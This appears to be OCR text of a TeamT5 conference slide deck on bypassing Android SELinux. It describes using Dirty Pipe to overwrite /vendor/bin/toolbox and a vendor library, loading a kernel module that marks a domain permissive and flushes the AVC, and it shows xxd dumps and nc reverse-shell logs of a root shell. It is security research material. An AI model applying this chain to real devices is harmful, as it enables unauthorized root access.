
- Change domain when execve a file
- Transition src_domain tcontext : process target_domain

SELinux Intro

TEAMT5 杜浦數位安全


- Advantage
  - Fine-grained access control
  - No root
- Disadvantage
  - Setting hardly
  - No root
- Enforce permissive
- Permissive domain

SELinux check perm flow



SELinux check perm flow

TEAMT5 杜浦數位安全



avc_denied

Return –EACCESS

Two situation will return 0

- enforcing_enabled return false (enforce permissive)
    - Need CONFIG_SECURITY_SELINUX_DEVELOP
- avd’s flags AVD_FLAG_PERMISSIVE is on (permissive domain)
    - Set if ebitmap_get_bit(policydb->permission_map, scontext->type) return true

Bypass

TEAMT5 杜浦數位安全

ebitmap_set_bit(policydb->permission_map, scontext->type, 1)

- Set permissive domain

Kernel module

Target

- ebitmap_set_bit(policydb->permission_map, scontext->type, 1)

init

- kprobe
  - Find kallsyms_lookup_name
- kallsyms_lookup_name
  - Needed function and global variable
- ebitmap_set_bit

Why choose init process

TEAMT5 杜 浦 數 位 安 全

- init have root privilege
- SELinux rule
  - init will transition to vendor_modprobe by execve vendor_toolbox_exec
  - vendor_modprobe can module_load vendor_file

```
root@D39-OptiPlex-7060:/home/charlie_d39/policy# sesearch --allow policy | grep module_load
allow ueventd vendor_file:system module_load;
allow vendor_modprobe vendor_file:system module_load;
```

```
root@D39-OptiPlex-7060:/home/charlie_d39/policy# sesearch -T policy  | grep vendor_modprobe
type_transition init vendor_toolbox_exec:process vendor_modprobe;
type_transition vendor_modprobe crash_dump_exec:process crash_dump;
type_transition vendor_modprobe netutils_wrapper_exec:process netutils_wrapper;
```


Load kernel module

TEAMT5 杜 浦 數 位 安 全

- File with vendor_toolbox_exec context
  - /vendor/bin/toolbox
- File with vendor_file context
  - Libraries in /vendor/lib and /vendor/lib64
- Can open, read by init
  - Overwrite by Dirty Pipe
  - Write shellcode to /vendor/bin/toolbox
    - Load kernel module (library)
  - Write kernel module to library

Load kernel module

TEAMT5 杜浦數位安全



- Drity Pipe overwrite 1 page per time
  - Kernel module has 3 pages size
  - Need Dirty Pipe overwrite 3 times
- Dirty Pipe can't overwrite first byte each page
  - Can't write byts at 0x0, 0x1000, 0x2000
  - Library and kernel module are ELF, bytes at 0x0 are same
  - Need bytes of kernel module and library are same at 0x1000, 0x2000

Load kernel module

TEAMT5 杜浦數位安全

- Kernel module
  - Bytes at 0x1000 = 0x48
  - Bytes at 0x2000 = 0x01
- Can’t find library with same bytes
- Find /vendor/lib/camera.device@3.4-impl.so
  - Bytes at 0x1000 = 0x90 (nop)
  - Bytes at 0x2000 = 0x01

Load kernel module

TEAMT5 杜浦數位安全

- Kernel module at 0x1000 is function __cfi_check
- Insert 0x90 at 0x1000
- Fix up relocation offset
- Entire kernel module
- Dirty Pipe write to library

```
yingmuo@D39-OptiPlex-7060:~/sebypass$ xxd -s 0x1000 -l 0x10 sebypass.ko
00001000: 48b8 4524 2429 3ea4 b302 4839 c774 1848  H.E$$)>...H9.t.H
yingmuo@D39-OptiPlex-7060:~/sebypass$ xxd -s 0x1000 -l 0x10 sebypass.ko.patch
00001000: 9090 48b8 4524 2429 3ea4 b302 4839 c774  ..H.E$$)>...H9.t
yingmuo@D39-OptiPlex-7060:~/sebypass$ xxd -s 0x2018 -l 0x48 sebypass.ko
00002018: 0100 0000 1800 0000 0000 0000 0000 0000  ................
00002028: 2100 0000 0000 0000 0b00 0000 0500 0000  !...............
00002038: 5001 0000 0000 0000 2a00 0000 0000 0000  P.......*.......
00002048: 0b00 0000 0500 0000 6001 0000 0000 0000  ........`.......
00002058: 3800 0000 0000 0000                      8.......
yingmuo@D39-OptiPlex-7060:~/sebypass$ xxd -s 0x2018 -l 0x48 sebypass.ko.patch
00002018: 0100 0000 1800 0000 0000 0000 0000 0000  ................
00002028: 2300 0000 0000 0000 0b00 0000 0500 0000  #...............
00002038: 5001 0000 0000 0000 2c00 0000 0000 0000  P.......,.......
00002048: 0b00 0000 0500 0000 6001 0000 0000 0000  ........`.......
00002058: 3a00 0000 0000 0000                      :.......
```

Sth bad QQ


TEAMT5 杜浦數位安全

```
yingmuo@D39-OptiPlex-7060:~/exp_old$ adb reverse tcp:4444
tcp:4444
4444
yingmuo@D39-OptiPlex-7060:~/exp_old$ nc -nvlp 4444
Listening on 0.0.0.0 4444
Connection received on 127.0.0.1 48443
sh -i
sh: can't find tty fd: No such device or address
sh: warning: won't have full job control
:/ # id
uid=0(root) gid=0(root) groups=0(root),3009(readproc) cont
ext=u:r:vendor_modprobe:s0
:/ # ls /data
ls: /data: Permission denied
1|:/ #
```

Flush avc

TEAMT5 杜浦數位安全

- Not work if avc has cache
- Call avc_ss_reset(state->avc)
  - Flush avc



Kernel module

TEAMT5 杜浦數位安全

- Target
  - ebitmap_set_bit(policydb->permission_map, scontext->type, 1)
  - avc_ss_reset(state->avc)
- init
  - kprobe
    - Find kallsyms_lookup_name
  - kallsyms_lookup_name
    - Needed function and global variable
  - ebitmap_set_bit
  - avc_ss_reset(state->avc)

Success !


TEAMT5 杜浦數位安全

```
yingmuo@D39-OptiPlex-7060:~/exp$ adb reverse tcp:4444 tcp:4444
4444
yingmuo@D39-OptiPlex-7060:~/exp$ nc -nlvp 4444
Listening on 0.0.0.0 4444
Connection received on 127.0.0.1 46231
sh -i
sh: can't find tty fd: No such device or address
sh: warning: won't have full job control
:/ # id
uid=0(root) gid=0(root) groups=0(root),3009(readproc) context=u:r:vendor_modprobe:s0
:/ # ls /data
adb
anr
apex
app
```

libui.so exp2 set & run exp3

TEAMT5 杜浦數位安全

exp2
Run with init permission
(/system/lib64/libui.so)



vendor_file

/vendor/lib/camera.device@3.4-impl.so

vendor_toolbox_exec

/vendor/bin/toolbox

Reverse shell

libui.so exp2 set & run exp3

TEAMT5 杜浦數位安全

exp2
Run with init permission
(/system/lib64/libui.so)

Dirty Pipe write

(1)

Dirty Pipe write

(2)

Execve toolbox

vendor_file

kernel module

/vendor/lib/camera.
device@3.4-impl.so

vendor_toolbox_exec

/vendor/bin/toolbox

init

ebitmap_set_bit


avc_ss_reset

Reverse
shell


libui.so exp2 set & run exp3

TEAMT5 杜浦數位安全


exp2
Run with init permission
(/system/lib64/libui.so)





vendor_file




vendor_toolbox_exec









libui.so exp2 set & run exp3

TEAMT5 杜浦數位安全

exp2
Run with init permission
(/system/lib64/libui.so)

Dirty Pipe write

(1)

Dirty Pipe write

(2)

Execve toolbox

(3)

vendor_file

kernel module

/vendor/lib/camera.
device@3.4-impl.so

vendor_toolbox_exec

exp3

/vendor/bin/toolbox

init

ebitmap_set_bit

avc_ss_reset

